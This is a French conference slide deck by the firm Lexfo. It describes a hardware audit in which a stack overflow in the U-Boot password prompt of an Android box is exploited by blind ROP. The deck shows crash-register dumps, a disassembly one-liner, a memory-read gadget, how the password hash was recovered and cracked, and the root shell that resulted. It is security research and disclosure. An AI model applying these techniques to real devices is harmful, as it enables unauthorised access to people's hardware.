
Lexfo

Blind ROPing like it's the '90s

Wine Rump

6 Septembre 2024



Unboxing


Lexfo

Unboxing

Contexte

Audit d’un boîtier Android

Déballage




```
boot area list:
1STBLOB 000XXXXX        000XXXXX
BL2E    000XXXXX        000XXXXX
BL2X    000XXXXX        000XXXXX
DDRFIP  000XXXXX        000XXXXX
DEVFIP  000XXXXX        00XXXXXX
eMMC boot @ 0
[...]
U-Boot 2019.01 [...]
[...]
Hit any key to stop autoboot:  0
input password:
```

Testing

Lexfo

Testing

Contexte

U-Boot utilise libreadline, par défaut le buffer de lecture est limité à 1024 caractères

La ligne de demande du mot de passe n’est pas dans la codebase d’u-Boot

Timing attack ?

La fréquence d’horloge du SoC est bien trop supérieure à celle du port série

Pas de variation de temps observée

Brute force ? Vulnérabilité ?

Quelle taille max peut faire le mot de passe demandé ?

Testing

```
input password:
************************************[...]************************************************************
Stack-protector: stack smashing detected at caller 0xbf6aa6e4 !

resetting ...
"Synchronous Abort" handler, esr 0x96000000
Fault address:0x6161616161616161
elr: 9e9e9e9f5e0a84f7 lr : 9e9e9e9f5e0a8547 (reloc)
elr: 00000000bf6be658 lr : 00000000bf6be6a8
x0 : 6161616161616141 x1 : 6161616161616141
x2 : 00000000b965be80 x3 : 0000000001a41c34
x4 : 000000000000005c x5 : 000000000000005c
x6 : ffffffffffffffff x7 : 0000000000000000
x8 : 00000000bf66e6c0 x9 : 0000000000000008
x10: 00000000c3000123 x11: 0000000000000003
x12: 0000000000000004 x13: 0000000000007a54
x14: 00000000b965bca4 x15: 00000000bf66f148
x16: 00000000ff00e2a8 x17: 00000000ff00e298
x18: 00000000b965bdc8 x19: 00000000bf7a2628
x20: 00000000bf7a2000 x21: 00000000bf777c60
x22: 00000000b965b6a0 x23: 00000000b965b670
x24: 00000000bf76e227 x25: 0000000000000000
x26: 00000000b965b8b8 x27: 00000000b965b8d8
x28: 0000000000000000 x29: 00000000b965b5f0

Call trace:
[<00000000bf6be658>]N/A

Resetting CPU ...

resetting ...
```

Analyse

Lexfo

Analyse

Mesure du buffer de lecture

1023 caractères ➔ OK

1024 caractères ➔ KO (ajout d'un 0 à la fin de la chaîne de caractères)

Le bootloader est chiffré en flash

Récupération d'un device similaire, mais sans mot de passe

La détection du « stack smashing » utilise un cookie de stack fixe : `0xdeadbeefdeadbeef`

Adresses disponibles

```
PC : 0xbf6aa6e4
LR : 0xbf6be6a8
```

Les adresses mappées semblent être entre `0xb9000000` et `0xbfffffff`

Analyse

Quelques observations

En ARM64, le Link Register est sauvegardé en bas de la stack
➔ l'overflow permet de réécrire le LR de la fonction appelante, pas la courante

La fonction de vérification du mot de passe est exécutée à la fin du BL33
➔ La fonction appelante ne return pas par défaut ☹

Le mot de passe peut contenir tous les caractères entre 0 et 255 inclus
Sauf évidemment 0x0d ('\r'), 0x08 (backspace) et 0x03 (Ctrl-C)
➔ On peut overwrite LR avec une adresse valide sans prise de tête

Stratégie

En testant plusieurs payloads d'overflow la fonction appelante return parfois
➔ Il y a une configuration de stack qui permet de contrôler PC en fin de compte

Exploitation

Lexfo

Exploitation

Exploitation

Overflow progressif avec des mots de 64 bits différents jusqu'à obtenir un crash
➔ 27 mots de 64 bits pour déclencher une erreur → return → crash

```
syntax error
"Synchronous Abort" handler, esr 0x8a000000
Fault address:0x6262626262626262
elr: 6262626262626262 lr : 6262626262626262
x0 : 0000000000000001 x1 : 0000000000000000
x2 : deadbeefdeadbeef x3 : 0000000000000002
x4 : 00000000b976f190 x5 : 00000000b976f1b0
x6 : 0000000000002271 x7 : 00000000bf7945b8
x8 : 00000000b97e91f0 x9 : 00000000bf73b6c0
x10: 00000000ffffffd0 x11: 0000000000000006
x12: 000000000001869f x13: 0000000000007a54
x14: 00000000b965bca4 x15: 00000000ffffffff
x16: 00000000ff00e2a8 x17: 00000000ff00e298
x18: 00000000b965bdc8 x19: 6363636363636363
x20: 6464646464646464 x21: 6565656565656565
x22: 6666666666666666 x23: 6767676767676767
x24: 0000000000000000 x25: 0000000000000000
x26: 0000000000000000 x27: 0000000000000000
x28: 0000000000000000 x29: 6161616161616161
```

```
[<6262626262626262>]N/A
"Synchronous Abort" handler, esr 0x96000004
Fault address:0x6161616161616161
elr: 00000000bf66ff8c lr : 00000000bf66ff84
x0 : 6161616161616161 x1 : 00000000b965bdb0
x2 : deadbeefdeadbeef x3 : 6262626262626262
x4 : 00000000ffffffff x5 : 0000000000000000
x6 : 00000000ffffffd8 x7 : 000000000000000f
x8 : 00000000b965ba00 x9 : 00000000bf73b6c0
x10: 00000000ffffffd0 x11: 0000000000000010
x12: 000000000001869f x13: 0000000000007a54
x14: 00000000b965bca4 x15: 0000000000000010
x16: 00000000ff00e2a8 x17: 00000000ff00e298
x18: 00000000b965bdc8 x19: 00000000bf7a2000
x20: 00000000b965bc40 x21: 00000000bf66c000
x22: 00000000bf774f1e x23: 6767676767676767
x24: 0000000000000000 x25: 0000000000000000
x26: 0000000000000000 x27: 0000000000000000
x28: 0000000000000000 x29: 00000000b965bba0
```

Exploitation


Stack layout

Certains registres permettent de donner une idée du layout de stack

- 5 registres sont contrôlés : X19-21, X23 et X29 (saved SP)
- 160 octets à « A » après X23 permettent de contrôler PC
- Le handler de Data Abort est en `0xbf66ff8c`

Stratégie

1. Assigner une adresse de code valide dans X29 (saved SP)
2. Choisir une valeur de LR dans le range `0xbf66ff00 – 0xbf76ff00`
3. Lors du crash, désassembler le contenu de tous les registres
4. Si aucun registre ne contient de code valide, revenir à l'étape 2
5. Automatisation du script pour lire 8 octets arbitraires



Exploitation

Résultat du Blind ROPing

```
"Synchronous Abort" handler, esr 0x96000004
Fault address:0x6464646464646a8c
elr: 00000000bf7381c8 lr : 00000000bf7381bc
x0 : 0000000000000002 x1 : 0000000000000000
x2 : 97fff511911e1c00 x3 : 0000000000000002
x4 : 00000000b976f190 x5 : 00000000b976f1b0
x6 : 0000000000002271 x7 : 00000000bf7945b8
x8 : 00000000b97e91f0 x9 : 00000000bf73b6c0
x10: 00000000ffffffd0 x11: 0000000000000006
x12: 000000000001869f x13: 0000000000007a54
x14: 00000000b965bca4 x15: 00000000ffffffff
x16: 00000000ff00e2a8 x17: 00000000ff00e298
x18: 00000000b965bdc8 x19: 6363636363636363
x20: 6464646464646a8c x21: 6565656565656565
x22: 6666666666666666 x23: 6767676767676767
x24: 0000000000000000 x25: 0000000000000000
x26: 0000000000000000 x27: 0000000000000000
x28: 0000000000000000 x29: 00000000bf7381bc
```

```
$ echo -n '97fff511911e1c00' | \
dd conv=swab status=none | rev | \
xxd -r -p >/tmp/a.out
$ aarch64-linux-gnu-objdump -b binary \
-m aarch64 -D /tmp/a.out

/tmp/a.out:     file format binary


Disassembly of section .data:
0000000000000000 <.data>:
0:   911e1c00        add     x0, x0, #0x787
4:   97fff511        bl      0xffffffffffffd448
```

Exploitation

Résultat du Blind ROPing

L'adresse `0xbf7381bc` permet d'atteindre le gadget suivant :

```
bf7381c4:   f941efa2        ldr     x2, [x29, #984]
bf7381c8:   f9400281        ldr     x1, [x20]
```

Si X29+984 est valide, mais pas X20, le contenu se lit dans X2 lors du Data Abort

Mise en pratique

Lors du Data Abort, le device reboot automatiquement (dump à ~12 bits/s)
→ Trop lent pour tout récupérer pour tenter une vraie ROP chain dans le temps imparti

Il est possible de dump la fonction de demande de password (elle finit vers `0xbf6aa6e4`)
→ En désassemblant la fonction on peut récupérer les adresses des données utilisées

On peut dumper ces adresses pour récupérer un hash SHA256
→ `996dXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX06bc`

Hashcat a trouvé le mot de passe avant la fin du dump des fonctions impliquées

Conclusion

Lexfo

Conclusion

Conclusion

Il aurait fallu 8 jours environ pour dump tout le bootloader
→ Un autre gadget pour le ROP aurait pu permettre de dump plus rapidement ?

La récupération du mot de passe était importante pour éviter de se retrouver avec un shell sur un bootloader instable

Au moment du BL33, la Secure RAM est déjà verrouillée pour l'EL0, donc cela ne permet tout de même pas de récupérer les clés secrètes du device

Ça donne un accès root sur Android :

```
console:/ # id
uid=0(root) gid=2000(shell) groups=[...]
console:/ # getenforce
Permissive
```


Avez-vous des
questions ?
Lexfo

PARIS

5 rue Saulnier
75009 Paris

LYON

20 rue de la Villette
69003 Lyon

TOULOUSE

39 rue des Changes
31000 Toulouse

+33 (0)1 40 17 91 28
contact@lexfo.fr

CSIRT

+33 (0)1 40 17 93 00
CSIRT@lexfo.fr

Lexfo